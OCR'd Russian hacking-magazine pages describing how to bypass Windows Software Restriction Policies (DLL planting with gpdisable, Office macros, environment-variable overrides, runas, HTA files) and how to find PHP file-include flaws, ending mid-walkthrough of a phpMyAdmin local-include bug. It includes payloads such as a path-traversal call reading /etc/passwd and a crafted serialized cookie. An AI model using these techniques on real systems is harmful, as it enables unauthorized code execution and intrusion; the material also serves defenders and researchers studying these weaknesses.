
Другой оригинальный способ в своем блоге опубликовал Дидье Стивенс (goo.gl/LE1M0). Используя свою тулзу bpmtk (Basic Process Manipulation Tool Kit), он предложил прямо в памяти процесса изменять значение необходимого для групповой политики ветки реестра.

ТРЮК 4. BINARY PLANTING

Утилита GPdisable состоит из двух файлов:

- gpdisable.exe — инъектирует DLL в процесс;
- gpdisable.dll — специальная DLL для обхода SRP.

Как я уже сказал, если мы можем запустить приложение, то можем легко обойти SRP и другие политики (через GPdisable, bpmtk,




Макросы не палятся политиками SRP

GPCul8or — неважно). Однако в реальной системе может оказаться не так уж просто запустить эти приложения. Но мы можем подгрузить DLL (в том числе gpdisable.dll). Тут есть важный нюанс. Групповые политики при запуске ПО могут проверять и DLL'ки, но при этом достаточно сильно падает производительность системы, потому по умолчанию эта опция отключена. И мы это можем использовать! Очень кстати приходится недавнее исследование от компании Across Security (bit.ly/ov7EAz), которое рассказывает о новых (достаточно извращенных, но работающих) методах подгрузки кода в процессы. Прием называется Binary planting (и как его классический пример — dll hijacking), при его изучении у меня возникла мысль: «а почему не использовать его для обхода групповых политик?». Если система разрешает запуск приложений только из белого списка (пускай даже только Word), то этого уже достаточно, чтобы подгрузить нашу полезную DLL для обхода SRP. Итак, попробуем скрестить dll hijacking от парней из Across и GPdisable:

ГРУППОВЫЕ ПОЛИТИКИ В ТОНКИХ КЛИЕНТАХ

Хочется еще рассказать про такие системы, как Citrix XenApp. Что это такое? XenApp, если говорить простым языком, это система «доставки» приложений (хотя это только часть функционала). По сути, это что-то типа терминального сервера винды, но когда пользователю доступно только конкретное приложение. В жизни это выглядит так. Пользователь коннектится клиентом к Citrix-серверу — ему выводится список доступного ПО. Далее юзер запускает какое-то приложение и начинает в нем работать. Основная фича в том, что фактически процесс приложения выполняется на Citrix-сервере. По сути, данный подход хорош (особенно с тонкими клиентами), но у него есть пучок косяков с точки зрения безопасности. Так как процесс — на сервере, то, значит, пользователю доступны все ресурсы сервера (с учетом пользовательских прав, конечно). Это не очень хорошо, так как предполагается, что у пользователя должен быть доступ только к запущенной программе, а не к ОС. Что еще хуже, добраться-то до самой ОС — не проблема. Даже если у самого ПО нет возможности по взаимодействию с ОС (нет меню «Открыть», «Сохранить как»), то стандартные возможности винды все еще работают: нажимаем в Citrix-приложении <Ctrl+Shift+Esc> — нам открывается диспетчер задач Citrix-сервера, или правый клик по раскладке клавиатуры, а оттуда в файл справки с возможностью листинга директорий. Лично я столкнулся с групповыми политиками именно в этом контексте — при взломе Citrix.



Обход политик через Runas

1. Переименовываем gpdisable.dll в ehTrace.dll.
2. Создаем папку с именем куку.{2E095DD0-AF56-47E4-A099-EAC038DECC24} (название любое, текст после точки исчезнет).
3. Кидаем ehTrace.dll в только что созданную папку.
4. Заходим в папку и создаем там любой документ в Word, Excel или, к примеру, PDF'ку.
5. Теперь открываем только что созданный файл.
6. Соответствующая программа должна запуститься. И запустить вместе с подгруженной DLL'кой!
8. Все, политики нам не страшны.

ТРЮК 5. ИСПОЛЬЗУЕМ ИСКЛЮЧЕНИЯ

Часто можно обойтись и без подобных ухищрений, если знать тонкости политик, в результате которых их действия распространяются:

- на программы, запущенные от имени учетной записи SYSTEM;
- драйверы и другие приложения уровня ядра;
- макросы внутри документов Microsoft Office;
- программы, написанные для общей многоязыковой библиотеки времени выполнения (Common Language Runtime).

Итак, процессы от SYSTEM не контролируются. Первый финт ушами: если есть доступ к какому-то ПО, запущенному под такой учеткой, — атакуем. Например, нажимаем Win+U — запускаются «специальные возможности» (лупа и экранная клавиатура). Utilman.exe (процесс «специальных возможностей») при этом запускается от SYSTEM. Далее идем там в «Справку». Она тоже должна открыться с нужными привилегиями, так как запущена в контексте процесса с правами SYSTEM. Если винда не самая новая (до Vista), то кликаем правой кнопкой на синей верхней панельке «Jump to url», там печатаем «C:\» и получаем настоящий встроенный explorer. Если более новая, то можно по правому клику в тексте хелпа просмотреть исходный код (View Source) через блокнот, откуда далее добраться до файлов. Или другой вариант — «добавить» новый принтер, получив опять же доступ к листингу файлов.

Другая интересная категория — макросы внутри документов Microsoft Office. Это страшное дело. Попробуем для начала реализовать запуск ПО. Хотя если запуск заблочен обычными политиками (не SRP), как, например, блокировкой диспетчера задач, то этот обход не сработает. Но нам-то главное — запустить специальный exe'шник. Поэтому в любом документе смело создаем следующий макрос и пробуем запустить его:

```
Sub GOSHELL()
Shell "C:\windows\system32\regedit.exe", vbNormalFocus
End Sub
```

В результате, как ты можешь догадаться, мы получаем запущенный exe. Хардконный метод предложил опять же Дидье Стивенс (goo.gl/kSPK3). Используя в макросе MS Excel функции VirtualAlloc, WriteProcessMemory и CreateThread, он сумел подгрузить шеллкод из макроса в память процесса. Данный шеллкод подгружает DLL'ку в память процесса, а DLL'ка — не что иное, как cmd.exe. Кстати, ее исходники взяты из проекта ReactOS. Как я уже сказал, SRP может препятствовать запуску DLL'ек (хотя и не делает этого по умолчанию), но если подгрузку библиотек осуществлять, используя функцию LoadLibraryEx с LOAD_IGNORE_CODE_AUTHZ_LEVEL вместо LoadLibrary, то проверка на принадлежность подгружаемой dll к white-листу не происходит!

ТРЮК 6. ИСПОЛЬЗУЕМ ПЕРЕМЕННЫЕ СРЕДЫ

Когда начинаешь мучить групповые политики, то приходит осознание, что для создания защищенной системы потребуется попотеть. Дело трудное и с большим количеством тонкостей. Например, разработчики предлагают админам использовать удобный хинт — указывать переменные среды в качестве путей для ограничений SRP. Да вот здесь проблема. У пользователя, если их жестко не прищучить, есть возможность их переопределять. Указал, например, админ, что из папки %TEMP% можно запускать exe'шники, а юзер взял да и переопределил следующей командой:

```
Set TEMP C:\
```

И вот так просто получил возможность запускать файлы из корня C:. Кроме того, не стоит забывать про стандартные директории, из которых разрешен запуск exe-файлов:

```
• %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\SystemRoot%
• %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\SystemRoot%*.exe
• %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\SystemRoot%System32\*.exe
• %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\ProgramFilesDir%
```

Они разрешают запуск ПО только из папки Windows и Program Files для пользователей. У обычного пользователя нет возможности записи в них, но и здесь могут быть проблемы. Так как на самом деле права на запись у пользователя есть — по дефолту в папку C:\windows\system32\spool\Printers и C:\windows\temp. Если у пользователя будет возможность писать в какой-то каталог с софтом, то, считай, соответствующие политики SRP уже не сработают. Кстати, для того чтобы на практике поверить, какие у пользователя есть права, поможет тулза — AccessChk от все того же Руссиновича (goo.gl/jQ9tt).

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test_gpo3>set TEMP=C:\

C:\Documents and Settings\test_gpo3>%TEMP%\GpDisable.exe

Software Restriction Policies disabler.
Sysinternals - www.sysinternals.com
Copyright (C) 2005 Mark Russinovich

SRP disabled.

C:\Documents and Settings\test_gpo3>c:\GpDisable.exe

Software Restriction Policies disabler.
Sysinternals - www.sysinternals.com
Copyright (C) 2005 Mark Russinovich

SRP disabled.

c:\GpDisable.exe
c:\GpDisable.exe
Windows cannot open this program because it has been prevented by a software restriction policy. Fo
Event Viewer or contact your system administrator.
OK
```

Обход через изменение переменной окружения

ТРЮК 7. ИСПОЛЬЗУЕМ ДРУГОГО ПОЛЬЗОВАТЕЛЯ

Есть способ не подпустить подгрузки политик, но для этого трика нам понадобятся логин и пароль другого пользователя. Суть в том, что нам надо войти в систему «еще раз», но не под собой. Тут два варианта:

1. <Shift> + правый клик на запускаемом файле, далее в контекстном меню выбираем «Run as...».
2. Через консоль набираем команду: runas /noprofile <название exe-файла>.

Другой пользователь, под которым ты запускаешь программку, как и ты, может быть обычным пользователем с ограниченными правами. Но политики на запущенную программку уже не будут действовать! См. рисунок.

На нем пользователь test_gpo3 не может запустить regedit из-за политик. Но, запустив под test_gpo2 любой exe'шник (диспетчер задач например), он уже ничем не ограничен и поэтому может запустить regedit. Кроме того, если у нас есть возможность удаленного входа в систему (по RDP, например), то мы можем провести аналогичный финт, но только с одной учеткой (демонстрацию можешь посмотреть в этом видео — bit.ly/pXsBj6).

ТРЮК 8. ВСПОМИНАЕМ ПРО HTA

Последний хинт касается неофициальных исключений, на которые не действуют групповые политики. Вадимс Поданс написал в блоге отличную серию постов, посвященных SRP-политикам. В частности, он обнаружил отличный путь для их обхода и запуска произвольного кода (goo.gl/BmBsm) с использованием приложения HTA (HTML Application). Итак, последовательность действий:

1. Создаем файлик с примерно таким текстом:

```
<HTML>
<script language="vbscript">
  msgbox "I'm dangerous VB Code!!!"
</script>
</HTML>
```

2. Сохраняем его с расширением .hta (например, execute_this.hta).
3. Создаем ярлык для него.
4. Открываем ссылку — и hta запускается.

Надо ли говорить, что вместо вызова безобидного MessageBox'a VB-код может сделать в системе что угодно? Политики SRP должны проверять весь код, который может исполняться, в том числе и всевозможные скрипты. Однако из-за тонкостей работы групповых политик данный обход работает. К аналогичным «глюковатым» расширениям помимо HTA Вадимс относит REG, MSC, HTA, CHM. Точно так же ситуация наблюдается и с com=файлами (в том числе всякими олдскульными ДОС'овскими программами, которые все еще разбросаны в папке винды). Они не учитывают правила групповых политик, так как работают в виртуальной машине DOS.

НАШ ИТОГ

Как ты можешь заметить, всевозможных лазеек полно. Их разнообразие и ухищрения не могут не удивлять. То, что я скажу дальше, может тебя удивить. Даже после перечисления всех этих способов для обхода ограничений я все же настоятельно рекомендую не пренебрегать их использованием. К тому же теперь ты можешь учитывать возможность применения этих лазеек и с намного большей вероятностью настроить систему, которая будет достаточно защищена. ⌶

Pr0xor Kotov (https://rdot.org/forum/)



Тысяча и один инклуд



ПОИСК УЯЗВИМОСТЕЙ КЛАССА LOCAL/ REMOTE FILE INCLUDE НА НОВОМ УРОВНЕ

Широко известно, что причиной возникновения уязвимостей класса LFI/RFI в PHP-движках служит возможность передачи произвольных данных в операторы include(_once) и require(_once). На самом деле подключение файлов к PHP-сценарию можно реализовать и множеством других, менее известных способов, об эксплуатации которых и пойдет речь в этой статье.

LINKS

- www.php.net/set_include_path — описание функции set_include_path();
- www.php.net/unserialize — описание функции unserialize();
- www.php.net/virtual — описание функции virtual();
- www.php.net/__autoload — описание метода __autoload;
- bit.ly/nWyefG — тема на форуме rdot.org, посвященная магическим методам и __autoload в частности;
- bit.ly/pdY5zS — немного про spl_autoload();
- www.phpmyadmin.net — официальный сайт phpMyAdmin;
- bit.ly/nV1niG — один из LFI-эксплойтов для phpMyAdmin'a.

DVD

На нашем диске ты сможешь найти подробное обучающее видео ко всем описанным в статье методам инклуда.

ТРЮКИ С SET_INCLUDE_PATH()

Первое, на что бы я хотел обратить внимание, это функция set_include_path(), которая устанавливает директории для инклуда в директиву include_path и дает возможность манипуляции работой операторов include(_once)/require(_once). Такая манипуляция становится возможной в случае, если в PHP-сценарии не задан полный путь к подключаемому файлу, то есть сначала нужный файл ищется в путях из include_path, а затем — в рабочей директории скрипта.

Тем самым, если мы сможем передать свои произвольные данные в set_include_path (или в ini_set('include_path', [данные]), что аналогично, то легко изменим результат работы include.

Для примера давай возьмем абстрактный код PHP-приложения, в одном из скриптов которого мы нашли следующее интересное место:

```
set_include_path($path . PATH_SEPARATOR . get_include_path());
include "myclass.php";
```

Допустим, что в данном скрипте мы можем влиять на переменную $path. Например, она берется из базы данных, в которую у нас есть доступ, или же ее можно задать в админ-панели приложения, в которую мы также можем попасть. В общем, вариантов существует великое множество. Легко понять, что таким образом мы сможем проинклудить файл myclass.php из любой директории.

Конечно, сама по себе функция `set_include_path()`, которая принимает произвольные пользовательские данные, не является такой уж сильной угрозой безопасности, но если в том же приложении вдруг обнаружится уязвимость типа «file manipulation» (то есть мы можем создавать файлы с произвольным именем), то тут уже вполне возможен следующий поворот событий:

1. Создаем в /tmp файл с именем myclass.php (права доступа на эту директорию обычно 777).
2. Устанавливаем $path = /tmp/.
3. Обращаемся к скрипту, в котором есть указанный выше код, и наблюдаем успешный инклуд файла myclass.php из директории /tmp.

Ты, конечно же, спросишь, если у нас есть возможность создания произвольного файла на сервере, то зачем еще производить все эти «лишние» действия.

Здесь есть один важный момент: так как мы расматриваем уязвимости именно PHP-скриптов, то не стоит забывать, что на подавляющем большинстве веб-серверов PHP запущен как модуль Апача и тем самым не обладает какими-либо особенными правами, кроме www/nobody/apache. Чтобы раскрутить уязвимость типа «file manipulation», мы должны создать файл в корневой директории веба, но там вполне может и не быть каталога, доступного на запись средствами PHP.

АВТОМАТИЧЕСКАЯ ЗАГРУЗКА ОБЪЕКТОВ

Следующий важный механизм, который также позволяет манипулировать данными в конструкциях `include(_once)/require(_once)`, это возможность автоматической загрузки объектов.

Широко известно, что в PHP >= 5.1.2 и выше была реализована удобная «магическая» функция `__autoload`, позволяющая подключать файлы с описанием классов автоматически без использования include в явном виде.

Если обратиться к официальной документации, то наше внимание вполне может привлечь такое замечание от разработчиков PHP:

```
If the class name is used e.g. in call_user_func()
then it can contain some dangerous characters such as ../.
It is recommended to not use the user-input in such functions
or at least verify the input in __autoload().
```

Данное замечание означает тот факт, что если мы можем влиять на параметры функций, оперирующих названиями классов, то становятся возможными уязвимости типа LFI/RFI. Например, вот такой код вполне дает возможность проинклудить файл /etc/passwd:

```
function __autoload($class_name) {
  require_once $class_name . '.php';
}
call_user_func(array("../../../etc/passwd\0","test"));
```

Конечно же, `call_user_func()` не единственная функция, которая получает в качестве параметра имя класса или обьекта. К числу таких функций также относится и многострадальная `unserialize()`, причем пользовательские данные попадают в эту функцию намного чаще, чем в `call_user_func()`.

Однако здесь есть и некоторые ограничения. При десериализации объекта название класса проверяется на валидность, таким образом, мы не сможем протолкнуть в имени объекта что-то вроде «../../../etc/passwd». Тем не менее у нас вполне получится проинклудить файл из того же каталога, где находится и наш скрипт.

set_include_path() + __autoload()

Если учесть всё написанное выше по поводу функции `set_include_path()`, то становится возможным инклуд любых файлов из любой директории.

Представим, что нужное нам веб-приложение содержит метод `__autoload`, функцию `set_include_path()` и функцию `unserialize()`:

Описание «новой» инклуд-функции spl_autoload() на сайте китайских хакеров 80vul.com

```
function __autoload($class_name)
  {
  include $class_name;
  }
...
set_include_path($path.PATH_SEPARATOR . get_include_path());
...
$cookie = unserialize($_COOKIE['auth']);
```

Далее снова предположим, что мы можем влиять на переменную `$path`. Тогда, задав `$path` равным «/etc/» и послав в куках значение auth равным «O:7:"hosts":0:{}», мы вполне сможем проинклудить файл «/etc/hosts». Данный факт описан не только в официальной документации PHP, также некоторые примеры можно найти и в обсуждениях на форуме rdot.org (ссылку ищи в сносках). Говоря об `__autoload`, нельзя не упомянуть и о так называемых SPL-функциях, например `spl_autoload`, которая имеет довольно забавную недокументированную возможность, описанную еще в 2009 г. на сайте китайских хакеров 80vul.com:

```
<?php spl_autoload('info', '.txt'); ?>
```

Данный сценарий вполне успешно выполнит код из файла info.txt.

VIRTUAL'НАЯ РЕАЛЬНОСТЬ

Еще одна PHP-функция, которая позволяет «проинклудить» файл, это virtual(). На самом деле она сильно отличается от вышеперечисленных конструкций, так как ее использование эквивалентно `<!--#include virtual...-->` в `mod_include`, то есть она всего лишь выполняет подзапрос Apache. Используется данная функция для подключения CGI-скриптов, shtml-файлов и вообще всего, что можно обработать через Apache. С PHP-файлами эта функция также работает вполне сносно.


Если у нас на сервере есть вот такой скрипт:

```
<?php virtual('info.php'); ?>
```

...то при обращении к этому скрипту в браузер попадет результат выполнения файла под названием `info.php`.

GOOGLE CODESEARCH

Для повышения своего левела багокопателя советую зайти на google.com/codesearch, выбрать в качестве языка для поиска `lang:^php$` и поискать в движках описанные в статье опасные конструкции: `set_include_path()`, `__autoload`, `spl_autoload()`, `virtual()` и `unserialize()`.



LFI в phpMyAdmin'е в файле sql.php

Также отмечу, что virtual и spl_autoload — это пользовательские функции, тем самым их можно использовать в качестве callback'ов. Например, virtual можно вызвать динамически следующим образом:

```
<?php
$path = 'virtual';
$path('myclass.php');
?>
```

...или передать как параметр в call_user_func():

```
<?
call_user_func('virtual', 'myclass.php');
?>
```

EVAL == EVIL

Еще одна важная конструкция, которая позволяет выполнить код из указанного файла, это eval('?>' . trim(file_get_contents('info.txt'))).

В принципе, она дает тот же самый результат, что и использование include/require, но при этом существуют некоторые нюансы. Во-первых, она не оптимизируется акселераторами, тем самым при очень частом использовании данной конструкции могут появиться проблемы с быстродействием. Во-вторых, на file_get_contents() в eval() не действует директива allow_url_include, тем самым, если allow_url_fopen = On (данная опция по дефолту имеет именно такое значение), мы вполне сможем подключить удаленный файл.

Кстати, именно этот простой факт и дает возможность так просто добиться выполнения кода в известном эксплойте «**phpMyAdmin <= 2.11.9 unserialize() arbitrary PHP code execution exploit**» (bit.ly/qW94f9).

Разработчики phpMyAdmin'а после выхода данной уязвимости в паблик убрали из кода своего движка только лишь опасную функцию unserialize(), оставив при этом не менее опасный метод load в классе PMA_Config без изменений. Причина этого непотребства кроется в следующем куске кода из метода load:

```
$eval_result =
eval('?>' . trim(implode("\n", file($this->getSource()))));

...

if ($eval_result === false)
   $this->error_config_file = true;
else
   {
   $this->error_config_file = false;
   $this->source_mtime = filemtime($this->getSource());
   }
```

Данный код дает возможность корректной обработки ошибки парсинга конфига (написанном на PHP) в случае его неосторожной модификации кем-либо.

То есть если конфиг движка будет содержать ошибки, то на экран выведется красиво оформленное сообщение вида «phpMyAdmin was unable to read your configuration file!» вместо «Parse error», которое бы появилось при использовании include'а.

ИНКЛУДЫ В PHPMYADMIN

Теперь, после того как ты намотал всё вышеописанное на ус, давай продолжим начатую в прошлом номере журнала тему потрошения phpMyAdmin'а. Как ты уже помнишь, в июле этого года в phpMyAdmin'е нашли целую плеяду багов, а также неописанные в][два довольно интересных инклуда. В паблике на момент написания статьи информации о них находилось довольно мало, приводились лишь куски уязвимого кода, что, конечно, не раскрывает всей сути этих уязвимостей, поэтому давай рассмотрим их поближе.

Итак, первым по списку идет локальный инклуд в файле ./libraries/display_tbl.lib.php. Уязвимы все версии phpMyAdmin'a вплоть до 3.3.10.1 включительно и до 3.4.3 включительно.


Информацию об этом инклуде можно найти на официальном сайте движка в разделе Security (PMASA-2011-8).

ПЕРВЫЙ ИНКЛУД: ТЕОРИЯ


Прочитав advisory, давай взглянем на патч, предлагаемый разработчиками для ветки 3.3.x (вообще следить за патчами разработчиков всегда довольно интересно, так как там всегда можно найти десятки малоизвестных и уже пофиксенных зеродеев).

Сам патч выглядит примерно так:

```
./libraries/display_tbl.lib.php (phpMyAdmin 3.3.10)
if ($GLOBALS['cfgRelation']['mimework']
 && $GLOBALS['cfg']['BrowseMIME']) {
 if (isset($GLOBALS['mime_map'][$meta->name]['mimetype']) ... ) {
...
-$include_file = $GLOBALS['mime_map'][$meta->name]
   ['transformation'];
+$include_file = PMA_securePath($GLOBALS['mime_map'][$meta->name]
   ['transformation']);
```



Описание магического метода __autoload на сайте php.net



Создание «ядовитой» таблицы в phpMyAdmin

```
...
require_once './libraries/transformations/' . $include_file;
```

Из приведенного выше кода становится ясно, что для реализации данного локального инклуда необходимы следующие условия:

1. `$GLOBALS['cfg']['BrowseMIME'] == true`. Сразу скажу, что это условие обычно будет выполнено, так как в файле `./libraries/config.default.php` указанная переменная по умолчанию выставлена в true. Влиять на эту переменную мы не можем. Если админ сменил ее значение в `config.default.php`, инклуд получить уже не удастся.
2. Должны быть определены массивы `$GLOBALS['cfgRelation']` и `$GLOBALS['mime_map']`. Массив `$cfgRelation` играет довольно важную роль во всех уязвимостях, о которых пойдет речь, поэтому я подробно опишу, каким же образом он формируется.

Итак, данный массив задается функцией `PMA_getRelationsParam()`, которая, в свою очередь, определяется в файле `./libraries/relation.lib.php`:

```
function PMA_getRelationsParam($verbose = false)
{
  if(empty($_SESSION['relation'][$GLOBALS['server']]))
  {
    $_SESSION['relation'][$GLOBALS['server']] =
      PMA__getRelationsParam();
  }
  $GLOBALS['cfgRelation'] = $_SESSION['relation'][$GLOBALS['server']];

  ...

  return $_SESSION['relation'][$GLOBALS['server']];
}
```

Если в массиве `$_SESSION` не задан элемент `relation[$GLOBALS['server']]`, то он задается посредством функции `PMA__getRelationsParam`. Если же этот элемент задан, то он просто возвращается. Функция `PMA__getRelationsParam` определяет массив `$cfgRelation`, руководствуясь значением переменной `$cfg['Servers'][$i]['pmadb']`.

Если значение этой переменной не задано, то все элементы массива `$cfgRelation` будут иметь значения `false` или `null`. Если же переменная `$cfg['Servers'][$i]['pmadb']` определена и доступна соответствующая база данных, то массив `$cfgRelation` определяется в соответствии с этой базой данных. Таким образом, если мы хотим занести в массив `$GLOBALS['cfgRelation']` нужные нам значения, у нас должна быть возможность перезаписи переменных в массиве `$_SESSION` или должен быть доступ к базе данных под названием «phpmyadmin» (вообще эта база данных может называться и по-другому, так как ее название определяется конфигурационной переменной движка `$cfg['Servers'][$i]['pmadb']`).

Важно отметить, что уже известная тебе перезапись переменных массива `$_SESSION` в функции `parse_str()`, обнаруженная Mango, имеет место в тех же версиях phpMyAdmin'а, что и рассматриваемый инклуд. Таким образом в `$cfgRelation` мы с легкостью можем записать нужные нам данные.

Единственное, что еще нужно знать, это значение переменной `$GLOBALS['server']`. Эта переменная определяет, с каким сервером базы данных мы будет соединяться. Обычно phpMyAdmin соединяется с единственным сервером, и значение этой переменной будет равно 1.

В коде движка предусмотрены различные варианты работы со многими серверами, поэтому, чтобы точно знать значение этой переменной, нам достаточно взглянуть на кукисы, выставленные нам phpMyAdmin'ом: `'pmaUser-' . $GLOBALS['server']` и `'pmaPass-' . $GLOBALS['server']`.

Идем дальше.

Массив `$GLOBALS['mime_map']` задается с помощью функции `PMA_getMIME()`:

```
./libraries/transformations.lib.php
function PMA_getMIME($db, $table, $strict = false)
{
 ...
 $com_qry = '
   SELECT `column_name`,
      `mimetype`,
      `transformation`,
      `transformation_options`
   FROM ' . PMA_backquote($cfgRelation['db']) .
   '.' . PMA_backquote($cfgRelation['column_info']) . '
   WHERE `db_name`  = \'' . PMA_sqlAddslashes($db) . '\'
   AND `table_name`  = \'' . PMA_sqlAddslashes($table) . '\'
   AND ( `mimetype` != \'\'' . (!$strict ? '
   OR `transformation` != \'\'
   OR `transformation_options` != \'\'' : '') . ')';
 return PMA_DBI_fetch_result($com_qry, 'column_name',
  null, $GLOBALS['controllink']);
}
```

Если мы хотим, чтобы массив `$GLOBALS['mime_map']` содержал нужные нам данные, мы должны создать свою произвольную таблицу в БД. Если эта возможность у нас есть, то локальный инклуд вполне возможен. Теперь самое время выяснить, как и когда вызывается функция `PMA_displayTableBody`.

Инклуд через __autoload

После небольшого поиска по коду становится ясно, что самый удобный для нас вызов этой функции происходит в файле sql.php:

```
//подключается файл с нужными нам функциями
require_once './libraries/display_tbl.lib.php';
...
//если задана БД, то создается важный для нас массив $cfgRelation
if (strlen($db)) {
   require_once './libraries/relation.lib.php';
   $cfgRelation = PMA_getRelationsParam();
 }
...
PMA_displayTable($result, $disp_mode, $analyzed_sql);
```

Функция PMA_displayTable задана в файле ./libraries/display_tbl.lib.php, не буду приводить здесь ее код, скажу лишь, что здесь же вызывается функция PMA_displayTableHeaders, в которой и формируется нужный нам массив $GLOBALS['mime_map'].

ПЕРВЫЙ ИНКЛУД: ПРАКТИКА

Из вышеперечисленного следует, что для выполнения локального инклуда мы должны произвести следующие действия:

1. Авторизоваться в phpMyAdmin'е и создать две таблицы в доступной нам базе данных.

